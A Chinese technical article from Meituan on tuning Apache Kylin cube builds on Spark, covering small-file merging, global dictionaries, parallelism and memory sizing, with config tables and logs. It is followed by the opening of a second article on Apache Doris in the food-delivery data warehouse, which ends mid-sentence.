目前，我们已经将构建引擎已逐步切换为 Spark。擎天早在 2016 年就使用 Kylin 作为 OLAP 引擎，历史任务没有切换，仅仅针对 MapReduce 做了参数优化。其实在 2017 年，Kylin 官网已启用 Spark 作为构建引擎（官网启用 Spark 构建引擎），构建效率相较 MapReduce 提升 1 至 3 倍，还可通过 Cube 设计选择切换，如下图所示：



读取源数据

Kylin 以外部表的方式读取 Hive 中的源数据，表中的数据文件（存储在 HDFS）作为下一个子任务的输入，此过程可能存在小文件问题。当前，Kylin 上游数据宽表文件数分布比较合理，无需在上游设置合并，如果强行合并反而会增加上游源表数据加工时间。

对于项目需求，要回刷历史数据或增加维度组合，需要重新构建全部的数据，通常采用按月构建的方式回刷历史，加载的分区过多出现小文件问题，导致此过程执行缓慢。在 Kylin 级别重写配置文件，对小文件进行合并，减少 Map 数量，可有效地提升读取效率。

合并源表小文件：合并 Hive 源表中小文件个数，控制每个 Job 并行的 Task 个数。调整参数如下表所示：

参数	值	说明
spark.sql.mergeSmallFileSize	67108864（64MB）	触发小文件合并的阈值
spark.sql.targetBytesInPartitionWhenMerge	67108864（64MB）	设置额外的合并job的map端输入size

Kylin 级别参数重写：设置 Map 读取过程的文件大小。调整参数如下表所示：

参数	值	说明
kylin.engine.spark-conf.spark.hadoopRDD.targetBytesInPartition	67108864（64MB）	Map端输入size，平台默认35M

构建字典

Kylin 通过计算 Hive 表出现的维度值，创建维度字典，将维度值映射成编码，并保存保存统计信息，节约 HBase 存储资源。每一种维度组合，称为一个 Cuboid。理论上来说，一个 N 维的 Cube，便有 2^N 种维度组合。

组合数量查看

在对维度组合剪枝后，实际计算维度组合难以计算，可通过执行日志（截图为提取事实表唯一列的步骤中，最后一个 Reduce 的日志），查看具体的维度组合数量。如下图所示：

```
INFO [main] org.apache.kylin.cube.CubeManager: Loaded 1 cubes, fail on 0 cubes
INFO [main] org.apache.kylin.engine.mr.steps.FactDistinctColumnsReducer: Reducer 38 handling stats
INFO [main] org.apache.kylin.engine.mr.KylinReducer: Accepting Reducer Key with ordinal: 1
INFO [main] org.apache.kylin.engine.mr.steps.FactDistinctColumnsReducer: Total cuboid number:   718
INFO [main] org.apache.kylin.engine.mr.steps.FactDistinctColumnsReducer: Samping percentage:   100
INFO [main] org.apache.kylin.engine.mr.steps.FactDistinctColumnsReducer: The following statistics are collected based on sampling data.
INFO [main] org.apache.kylin.engine.mr.steps.FactDistinctColumnsReducer: Number of Mappers: 0
INFO [main] org.apache.kylin.engine.mr.steps.FactDistinctColumnsReducer: Cuboid 1015810 row count is:    42
INFO [main] org.apache.kylin.engine.mr.steps.FactDistinctColumnsReducer: Cuboid 1016064 row count is:    109
INFO [main] org.apache.kylin.engine.mr.steps.FactDistinctColumnsReducer: Cuboid 1016066 row count is:    136
INFO [main] org.apache.kylin.engine.mr.steps.FactDistinctColumnsReducer: Cuboid 1016192 row count is:    473
INFO [main] org.apache.kylin.engine.mr.steps.FactDistinctColumnsReducer: Cuboid 1016194 row count is:    605
INFO [main] org.apache.kylin.engine.mr.steps.FactDistinctColumnsReducer: Cuboid 1016256 row count is:    2882
INFO [main] org.apache.kylin.engine.mr.steps.FactDistinctColumnsReducer: Cuboid 1016258 row count is:    3816
INFO [main] org.apache.kylin.engine.mr.steps.FactDistinctColumnsReducer: Cuboid 1016288 row count is:    2875
INFO [main] org.apache.kylin.engine.mr.steps.FactDistinctColumnsReducer: Cuboid 1016290 row count is:    3788
INFO [main] org.apache.kylin.engine.mr.steps.FactDistinctColumnsReducer: Cuboid 1016304 row count is:    4257
INFO [main] org.apache.kylin.engine.mr.steps.FactDistinctColumnsReducer: Cuboid 1016306 row count is:    5604
INFO [main] org.apache.kylin.engine.mr.steps.FactDistinctColumnsReducer: Cuboid 1016832 row count is:    489613
INFO [main] org.apache.kylin.engine.mr.steps.FactDistinctColumnsReducer: Cuboid 1016834 row count is:    479490
INFO [main] org.apache.kylin.engine.mr.steps.FactDistinctColumnsReducer: Cuboid 1017088 row count is:    481652
```

全局字典依赖

擎天有很多业务场景需要精确去重，当存在多个全局字典列时，可设置列依赖，例如：当同时存在“门店数量”、“在线门店数量”数据指标，可设置列依赖，减少对超高基维度的计算。如下图所示：

Advanced Dictionaries

Column	Builder Class	Reuse
POI_PK	org.apache.kylin.dict.GlobalDictionaryBuilder	
B_OBJECT_PK	org.apache.kylin.dict.GlobalDictionaryBuilder	
B_OBJECT_POI_PK	org.apache.kylin.dict.GlobalDictionaryBuilder	
ONLINE_POI		POI_PK
OFFLINE_POI		POI_PK
NEW_POI		POI_PK
DX_POI		POI_PK
EFFECT_DX_POI		POI_PK
B_ONLINE_OBJECT		B_OBJECT_PK
B_NEW_OBJECT		B_OBJECT_PK
B_DX_OBJECT		B_OBJECT_PK
B_EFFECT_DX_OBJECT		B_OBJECT_PK

计算资源配置

当指标中存在多个精准去重指标时，可适当增加计算资源，提升对高基维度构建的效率。参数设置如下表所示：

参数	值	说明
kylin.engine.mr.build-uhc-dict-in-additional-step	TRUE	默认值为 FALSE，设置为 TRUE
kylin.engine.mr.uhc-reducer-count	5	默认值为 1，可以设置为 5，即为每个超高基的列分配 5 个Reduce


分层构建

此过程为 Kylin 构建的核心，切换 Spark 引擎后，默认只采用 By-layer 逐层算法，

不再自动选择（By-layer 逐层算法、快速算法）。Spark 在实现 By-layer 逐层算法的过程中，从最底层的 Cuboid 一层一层地向上计算，直到计算出最顶层的 Cuboid（相当于执行了一个不带 group by 的查询），将各层的结果数据缓存到内存中，跳过每次数据的读取过程，直接依赖上层的缓存数据，大大提高了执行效率。Spark 执行过程具体内容如下。


Job 阶段

Job 个数为 By-layer 算法树的层数，Spark 将每层结果数据的输出，作为一个 Job。如下图所示：



Stage 阶段

每个 Job 对应两个 Stage 阶段，分为读取上层缓存数据和缓存该层计算后的结果数据。如下图所示：



Completed Stages (26)

Stage Id	Description		Submitted	Duration	Tasks: Succeeded/Total	Input	Output	Shuffle Read	Shuffle Write
103	runJob at SparkHadoopMapReduceWriter.scala:88	+details	2020/04/23 10:40:53	10 s	39/39		1204.4 MB	452.5 MB	
102	flatMapToPair at SparkCubingByLayer.java:188	+details	2020/04/23 10:39:55	57 s	158/158	8.8 GB			452.5 MB
89	runJob at SparkHadoopMapReduceWriter.scala:88	+details	2020/04/23 10:39:36	16 s	158/158		4.5 GB	1626.9 MB	
88	flatMapToPair at SparkCubingByLayer.java:188	+details	2020/04/23 10:38:11	1.4 min	316/316	17.5 GB			1626.9 MB
76	runJob at SparkHadoopMapReduceWriter.scala:88	+details	2020/04/23 10:36:35	1.5 min	316/316		8.9 GB	3.3 GB	
75	flatMapToPair at SparkCubingByLayer.java:188	+details	2020/04/23 10:36:14	21 s	473/473	26.2 GB			3.3 GB
64	runJob at SparkHadoopMapReduceWriter.scala:88	+details	2020/04/23 10:34:43	1.3 min	473/473		13.4 GB	4.9 GB	
63	flatMapToPair at SparkCubingByLayer.java:188	+details	2020/04/23 10:34:05	38 s	633/633	34.9 GB			4.9 GB
53	runJob at SparkHadoopMapReduceWriter.scala:88	+details	2020/04/23 10:32:21	1.6 min	633/633		17.8 GB	6.5 GB	
52	flatMapToPair at SparkCubingByLayer.java:188	+details	2020/04/23 10:30:53	1.5 min	752/752	41.4 GB			6.5 GB
43	runJob at SparkHadoopMapReduceWriter.scala:88	+details	2020/04/23 10:29:40	58 s	752/752		21.1 GB	7.9 GB	
42	flatMapToPair at SparkCubingByLayer.java:188	+details	2020/04/23 10:29:13	27 s	749/749	41.3 GB			7.9 GB
34	runJob at SparkHadoopMapReduceWriter.scala:88	+details	2020/04/23 10:28:29	34 s	749/749		21.0 GB	8.1 GB	
33	flatMapToPair at SparkCubingByLayer.java:188	+details	2020/04/23 10:28:00	29 s	632/632	34.7 GB			8.1 GB
26	runJob at SparkHadoopMapReduceWriter.scala:88	+details	2020/04/23 10:27:20	33 s	632/632		17.6 GB	6.9 GB	
25	flatMapToPair at SparkCubingByLayer.java:188	+details	2020/04/23 10:26:59	21 s	473/473	26.0 GB			6.9 GB
19	runJob at SparkHadoopMapReduceWriter.scala:88	+details	2020/04/23 10:26:22	28 s	473/473		13.2 GB	5.0 GB	
18	flatMapToPair at SparkCubingByLayer.java:188	+details	2020/04/23 10:25:58	24 s	314/314	17.2 GB			5.0 GB
13	runJob at SparkHadoopMapReduceWriter.scala:88	+details	2020/04/23 10:25:09	31 s	314/314		8.7 GB	3.3 GB	
12	flatMapToPair at SparkCubingByLayer.java:188	+details	2020/04/23 10:24:41	28 s	155/155	8.4 GB			3.3 GB
8	runJob at SparkHadoopMapReduceWriter.scala:88	+details	2020/04/23 10:24:07	31 s	155/155		4.3 GB	1718.8 MB	
7	flatMapToPair at SparkCubingByLayer.java:188	+details	2020/04/23 10:23:37	30 s	38/38	2.1 GB			1718.8 MB
4	runJob at SparkHadoopMapReduceWriter.scala:88	+details	2020/04/23 10:23:22	13 s	38/38		1065.7 MB	362.7 MB	
3	flatMapToPair at SparkCubingByLayer.java:188	+details	2020/04/23 10:23:04	18 s	12/12	702.8 MB			362.7 MB
1	runJob at SparkHadoopMapReduceWriter.scala:88	+details	2020/04/23 10:22:52	11 s	12/12		357.0 MB	181.0 MB	
0	mapToPair at SparkCubingByLayer.java:160	+details	2020/04/23 10:22:08	43 s	12/12	2.8 GB			181.0 MB

Task 并行度设置

Kylin 根据预估每层构建 Cuboid 组合数据的大小（可通过维度剪枝的方式，减少维度组合的数量，降低 Cuboid 组合数据的大小，提升构建效率，本文暂不详细介绍）和分割数据的参数值计算出任务并行度。计算公式如下：

- Task 个数计算公式：Min(MapSize/cut-mb ，MaxPartition) ；Max(MapSize/cut-mb ，MinPartition)
  - MapSize：每层构建的 Cuboid 组合大小，即：Kylin 对各层级维度组合大小的预估值。
  - cut-mb：分割数据大小，控制 Task 任务并行个数，可通过 kylin.engine.spark.rdd-partition-cut-mb 参数设置。
  - MaxPartition：最大分区，可通过 kylin.engine.spark.max-partition 参数设置。
  - MinPartition：最小分区，可通过 kylin.engine.spark.min-partition 参数设置。
- 输出文件个数计算：每个 Task 任务将执行完成后的结果数据压缩，写入 HDFS，作为文件转换过程的输入。文件个数即为：Task 任务输出文件个数的汇总。

资源申请计算

平台默认采用动态方式申请计算资源，单个 Executor 的计算能力包含：1 个逻辑


CPU（以下简称 CPU）、6GB 堆内内存、1GB 的堆外内存。计算公式如下：

- CPU = kylin.engine.spark-conf.spark.executor.cores * 实际申请的 Executors 个数。
- 内存 =（kylin.engine.spark-conf.spark.executor.memory + spark.yarn.executor.memoryOverhead）* 实际申请的 Executors 个数。
- 单个 Executor 的执行能力 = kylin.engine.spark-conf.spark.executor.memory / kylin.engine.spark-conf.spark.executor.cores，即：1 个 CPU 执行过程中申请的内存大小。
- 最大 Executors 个数 = kylin.engine.spark-conf.spark.dynamicAllocation.maxExecutors，平台默认动态申请，该参数限制最大申请个数。

在资源充足的情况下，若单个 Stage 阶段申请 1000 个并行任务，则需要申请资源达到 7000GB 内存和 1000 个 CPU，即：`CPU：1*1000=1000； 内存：（6+1）*1000=7000GB`。


资源合理化适配

由于 By-layer 逐层算法的特性，以及 Spark 在实际执行过程中的压缩机制，实际执行的 Task 任务加载的分区数据远远小于参数设置值，从而导致任务超高并行，占用大量资源，同时产生大量的小文件，影响下游文件转换过程。因此，合理的切分数据成为优化的关键点。通过 Kylin 构建日志，可查看各层级的 Cuboid 组合数据的预估大小，以及切分的分区个数（等于 Stage 阶段实际生成的 Task 个数）。如下图所示：




结合 Spark UI 可查看实执行情况，调整内存的申请，满足执行所需要的资源即可，减少资源浪费。

1. 整体资源申请最小值大于 Stage 阶段 Top1、Top2 层级的缓存数据之和，保证缓存数据全部在内存。如下图所示：



计算公式：Stage 阶段 Top1、Top2 层级的缓存数据之和 < kylin.engine.spark-conf.spark.executor.memory * kylin.engine.spark-conf.spark.memory.fraction * spark.memory.storageFraction * 最大 Executors 个数

2. 单个 Task 实际所需要的内存和 CPU（1 个 Task 执行使用 1 个 CPU）小于单个 Executor 的执行能力。如下图所示：



计算公式：单个 Task 实际所需要的内存 < kylin.engine.spark-conf.spark.executor.memory * kylin.engine.spark-conf.spark.memory.fraction * spark.memory.st · orageFraction / kylin.engine.spark-conf.spark.executor.cores。参数说明如下表所示：

参数	值	说明
kylin.engine.spark-conf.spark.executor.memory	6G	指定 Spark Executor 内存大小，集群默认值为 6G
kylin.engine.spark-conf.spark.yarn.executor.memoryOverhead	1024	指定 Spark Executor 堆外内存大小，默认值为 1024(MB)
kylin.engine.spark-conf.spark.executor.cores	1	指定单个 Spark Executor可用核心数，默认值为 1
kylin.engine.spark-conf.spark.dynamicAllocation.maxExecutors	1024	最多可申请的executor个数
kylin.engine.spark-conf.spark.memory.fraction	0.3	调整executor的内存比例，默认0.3
spark.memory.storageFraction	0.5	执行内存和缓存内存比例，无需调整

文件转换

Kylin 将构建之后的 Cuboid 文件转换成 HTable 格式的 Hfile 文件，通过 BulkLoad 的方式将文件和 HTable 进行关联，大大降低了 HBase 的负载。此过程通过一个 MapReduce 任务完成，Map 个数为分层构建阶段输出文件个数。日志如下：

```
Processing split:
viewfs://******/kylin-8a413459-1583-4743-9053-7b514c534fe4/catering_shu__app_shu_test/cuboid/level_12_cuboid/part-r-00164:0+4868180
viewfs://******/kylin-8a413459-1583-4743-9053-7b514c534fe4/catering_shu__app_shu_test/cuboid/level_12_cuboid/part-r-00080:0+4827528
viewfs://******/kylin-8a413459-1583-4743-9053-7b514c534fe4/catering_shu__app_shu_test/cuboid/level_12_cuboid/part-r-00120:0+4687677
viewfs://******/kylin-8a413459-1583-4743-9053-7b514c534fe4/catering_shu__app_shu_test/cuboid/level_7_cuboid/part-r-02411:0+4098689
viewfs://******/kylin-8a413459-1583-4743-9053-7b514c534fe4/catering_shu__app_shu_test/cuboid/level_4_cuboid/part-r-02815:0+3470191
viewfs://******/kylin-8a413459-1583-4743-9053-7b514c534fe4/catering_shu__app_shu_test/cuboid/level_1_cuboid/part-r-00206:0+3495339
```

此阶段可根据实际输入的数据文件大小（可通过 MapReduce 日志查看），合理申请计算资源，避免资源浪费。


计算公式：Map 阶段资源申请 = kylin.job.mr.config.override.mapreduce.map.memory.mb * 分层构建阶段输出文件个数。具体参数如下表所示：

参数	值	说明
kylin.job.mr.config.override.mapreduce.map.memory.mb	3000	平台默认3000mb，Container 的内存
kylin.job.mr.config.override.mapred.child.java.opts	-Xmx2048m	平台默认2048mb，jvm进程占用的内存

实施路线 – 由点及面


交易试点实践

我们通过对 Kylin 原理的解读以及构建过程的层层拆解，选取销售交易核心任务进行试点实践。如下图所示：



实践结果对比


针对销售交易核心任务进行实践优化，对比调整前后资源实际使用情况和执行时长，最终达到双向降低的目标。如下图所示：



成果展示


资源整体情况

擎天现有 20+ 的 Kylin 任务，经过半年时间持续优化迭代，对比 Kylin 资源队列月均 CU 使用量和 Pending 任务 CU 使用量，在同等任务下资源消耗已明显降低。如下图所示：



SLA 整体达成率

经过了由点及面的整体优化，擎天于 2020 年 6 月 SLA 达成率达到 100%。如下图所示：



展望

Apache Kylin 在 2015 年 11 月正式成为 Apache 基金会的顶级项目。从开源到成为 Apache 顶级项目，只花了 13 个月的时间，而且它也是第一个由中国团队完整贡献到 Apache 的顶级项目。目前，美团采用比较稳定的 V2.0 版本，经过近 4 年的使用与积累，到餐技术团队在优化查询性能以及构建效率层面都积累了大量经验，本文主要阐述了在 Spark 构建过程的资源适配方法。值得一提的是，Kylin 官方在 2020 年 7 月发布了 V3.1 版本，引入了 Flink 作为构建引擎，统一使用 Flink 构建核心过程，包含数据读取阶段、构建字典阶段、分层构建阶段、文件转换阶段，以上四部分占整体构建耗时的 95% 以上。此次版本的升级也大幅度提高了 Kylin 的构建效率。详情可查看：Flink Cube Build Engine。

回顾 Kylin 构建引擎的升级过程，从 MapReduce 到 Spark，再到如今的 Flink，构建工具的迭代始终向更加优秀的主流引擎在靠拢，而且 Kylin 社区有很多活跃的优

秀代码贡献者，他们也在帮助扩大 Kylin 的生态，增加更多的新功能，非常值得大家学习。最后，美团到店餐饮技术团队再次表达对 Apache Kylin 项目团队的感谢。

作者简介

岳庆，2019 年加入美团，到店餐饮研发中心工程师。

Apache Doris 在美团外卖数仓中的应用实践

作者：朱良

序言

美团外卖数据仓库技术团队负责支撑日常业务运营及分析师的日常分析，由于外卖业务特点带来的数据生产成本较高和查询效率偏低的问题，他们通过引入 Apache Doris 引擎优化生产方案，实现了低成本生产与高效查询的平衡。并以此分析不同业务场景下，基于 Kylin 的 MOLAP 模式与基于 Doris 引擎的 ROLAP 模式的适用性问题。希望能对大家有所启发或者帮助。

本文侧重于以 Doris 引擎为“发动机”的数仓生产架构的改进与思考。在开源的大环境下，各种数据引擎百花齐放，但由于业务的复杂性与多样性，目前并没有哪个引擎能够适配所有业务场景，因此希望通过我们的业务实践与思考为大家提供一些经验参考。美团外卖数仓技术团队致力于将数据应用效率最大化，同时兼顾研发、生产与运维成本的最小化，建设持续进步的数仓能力，也欢迎大家多给我们提出建议。

数仓交互层引擎的应用现状

目前，互联网业务规模变得越来越大，不论是业务生产系统还是日志系统，基本上都是基于 Hadoop/Spark 分布式大数据技术生态来构建数据仓库，然后对数据进行适当的分层、加工、管理。而在数据应用交互层面，由于时效性的要求，数据最终的展现查询还是需要通过 DBMS（MySQL）、MOLAP（Kylin）引擎来进行支撑。如下图所示：

汇总数据的交互

业务团队日常经营分析最典型的场景就是各种维度下的自定义查询，面对如此灵活可变、所见即所得的应用场景，美团平台使用 Kylin 作为公司的主要 MOLAP 引擎。MOLAP 是预计算生产，在增量业务，预设维度分析场景下表现良好，但在变化维的场景下生产成本巨大。例如，如果使用最新商家类型回溯商家近三个月的表现，需要重新计算三个月的 Cube，需花费几个小时，来计算近 TB 的历史数据。另外，应对非预设维度分析，MOLAP 模型需要重新进行适配计算，也需要一定的迭代工作。


明细数据的交互

业务分析除了宏观数据之外，对明细数据查询也是一种刚需。通常大家会选择 MySQL 等关系型 DB 作为明细数据的快速检索查询，但当业务成长较快时，很快就会遇到性能瓶颈，并且运维成本也很高。例如，大数据量的同步、新增字段、历史数据更新等操作，它们的维护成本都非常高。

外卖运营业务特点

美团的使命是“帮大家吃得更好，生活更好”。外卖业务为大家提供送餐服务，连接商家与用户，这是一个劳动密集型的业务，外卖业务有上万人的运营团队来服务全国几百万的商家，并以“商圈”为单元，服务于“商圈”内的商家。“商圈”是一个组

织机构维度中的最小层级，源于外卖组织的特点，“商圈”及其上层组织机构是一个变化维度，当“商圈”边界发生变化时，就导致在往常日增量的业务生产方式中，历史数据的回溯失去了参考意义。在所有展现组织机构数据的业务场景中，组织机构的变化是一个绕不开的技术问题。此外，商家品类、类型等其它维度也存在变化维的问题。如下图所示：



数据生产面临的挑战

数据爆炸，每日使用最新维度对历史数据进行回溯计算。在 Kylin 的 MOLAP 模式下存在如下问题：


- 历史数据每日刷新，失去了增量的意义。
- 每日回溯历史数据量大，10 亿 + 的历史数据回溯。
- 数据计算耗时 3 小时 +，存储 1TB+，消耗大量计算存储资源，同时严重影响 SLA 的稳定性。
- 预计算的大量历史数据实际使用率低下，实际工作中对历史的回溯 80% 集中在近 1 个月左右，但为了应对所有需求场景，业务要求计算近半年以上的历史。
- 不支持明细数据的查询。

解决方案：引入 MPP 引擎，数据现用现算

既然变化维的历史数据预计算成本巨大，最好的办法就是现用现算，但现用现算需要强大的并行计算能力。OLAP 的实现有 MOLAP、ROLAP、HOLAP 三种形式，MOLAP 以 Cube 为表现形式，但计算与管理成本较高。ROLAP 需要强大的关系型 DB 引擎支撑。长期以来，由于传统关系型 DBMS 的数据处理能力有限，所

